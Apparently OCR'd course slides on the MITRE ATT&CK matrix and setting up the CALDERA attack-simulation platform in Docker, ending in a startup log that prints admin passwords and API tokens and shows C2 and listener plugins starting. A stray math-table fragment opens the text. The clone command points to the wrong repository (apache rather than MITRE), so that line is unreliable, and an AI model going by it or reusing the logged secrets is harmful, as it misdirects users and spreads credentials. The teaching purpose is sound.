

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or	op $x + y - xy$	oo $x + y - xy$
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



Exercise (success probability for the nodes)



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


CALDERA

It is built on the MITRE ATT&CK™ framework and is an active research project at MITRE.

ATT&CK®

Get Started | Take a Tour
Contribute | Blog
FAQ | Random Page

MITRE ATT&CK® is a globally-accessible knowledge base of adversary tactics and techniques based on real-world observations. The ATT&CK knowledge base is used as a foundation for the development of specific threat models and methodologies in the private sector, in government, and in the cybersecurity product and service community.

With the creation of ATT&CK, MITRE is fulfilling its mission to solve problems for a safer world — by bringing communities together to develop more effective cybersecurity. ATT&CK is open and available to any person or organization for use at no charge.

ATT&CK Matrix for Enterprise

layout: side | show sub-techniques | hide sub-techniques

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
10 techniques	8 techniques	10 techniques	14 techniques	20 techniques	14 techniques	44 techniques	17 techniques	32 techniques	9 techniques	17 techniques	18 techniques	9 techniques	14 techniques
Active Scanning (3)	Acquire Access	Content Injection	Cloud Administration Command	Account Manipulation (7)	Abuse Elevation Control Mechanism (6)	Abuse Elevation Control Mechanism (6)	Adversary-in-the-Middle (4)	Account Discovery (4)	Exploitation of Remote Services	Adversary-in-the-Middle (4)	Application Layer Protocol (5)	Automated Exfiltration (1)	Account Access Removal
Gather Victim Host	Acquire							Application Window					

CALDERA

- CALDERA provides a cyber-range environment. Cyber range simulates real-world network environment that can be used to replicate real-world cyber scenarios.
- A red team can automate simulated attacks that are modelled from real-world threat actors, identify weaknesses in a target organization's network and test the incident-response mechanisms that are deployed.
- A blue team can inspect the effectiveness of their deployed defenses and incident-response mechanisms, thus improving their incident response capabilities, better preparing for real-world cyber threats and mitigating the risks associated with cyber attacks.

CALDERA

- Installation
  - Open a Linux VM
  - https://github.com/apache/caldera (Readme)
  - Run the following commands:
    - git clone https://github.com/apache/caldera.git --recursive
    - cd caldera
    - docker build --build-arg VARIANT=full -t caldera .
    - docker run -it -p 8888:8888 caldera (you may need sudo)


```
                        INFO
                                 Log into Caldera with the following admin credentials:
                                     Red:
                                         USERNAME: red
                                         PASSWORD: hvnX7hBgW0K4TVCqHYVlLZWFY_cA08s9kPsdPms8k-U
                                         API_TOKEN: zD0BNZKKLxOWR_SVPb9_GCOI-xXOGqnG6zd8gNKy3pQ
                                     Blue:
                                         USERNAME: blue
                                         PASSWORD: WMr3isRv41UVUn_vbpjnA_AIVphd6NMONeT9-6h_CXQ
                                         API_TOKEN: 73__Gt9QNU70HE9-3g0geR33wWOczgaK-uXPw8KaBGE
                                 To modify these values, edit the conf/local.yml file and restart Caldera.
                        INFO     Using main config from conf/local.yml
2026-09-06 03:12:21 INFO     Invalid Github Gist personal API token provided. Gist C2 contact will not be started.
                        INFO     Generating temporary SSH private key. Was unable to use provided SSH private key
                        INFO     Creating SSH listener on 0.0.0.0, port 8022
                        INFO     Enabled plugin: compass
                        INFO     Enabled plugin: stockpile
                        INFO     Enabled plugin: debrief
                        INFO     Enabled plugin: response
                        WARNING  Could not update Atomic Red Team repo (offline?): Command '['git', 'fetch', '--depth', '1', 'origin
2026-09-06 03:12:26 INFO     Enabled plugin: atomic
                        INFO     Enabled plugin: training
                        INFO     Enabled plugin: sandcat
                        INFO     Enabled plugin: fieldmanual
                        ERROR    Error importing plugin=builder, No module named 'docker'
                        ERROR    Error loading plugin=builder, 'NoneType' object has no attribute 'description'
                        INFO     Enabled plugin: access
                        INFO     Enabled plugin: magma
2026-09-06 03:12:27 INFO     Enabled plugin: manx
                        INFO     ATT&CK v18 cache initialized at /usr/src/app/plugins/debrief/uploads/attack18_cache.json
                        INFO     serving on 0.0.0.0:2222
                        WARNING  Unable to properly load .donut for payload plugins.stockpile.app.donut.donut_handler due to failed
                        WARNING  upx does not meet the minimum version of 0.0.0. Upx is an optional dependency which adds more funct
2026-09-06 03:12:34 WARNING  Ability referenced in adversary 01d77744-2515-401a-a497-d9f7241aac3c but not found: 335cea7b-bec0-4
                        WARNING  Ability referenced in adversary ef4d997c-a0d1-4067-9efa-87c58682db71 but not found: 854e480af3b5e29
                        WARNING  Ability referenced in adversary ef4d997c-a0d1-4067-9efa-87c58682db71 but not found: 23dafb943f2f1a3
                        WARNING  Ability referenced in adversary 0b73bf34-fc5b-48f7-9194-dce993b915b1 but not found: 5a39d7ed-45c9-4
2026-09-06 03:12:35 INFO     All systems ready.

2026-09-06 03:12:43 INFO     Docs built successfully.
```

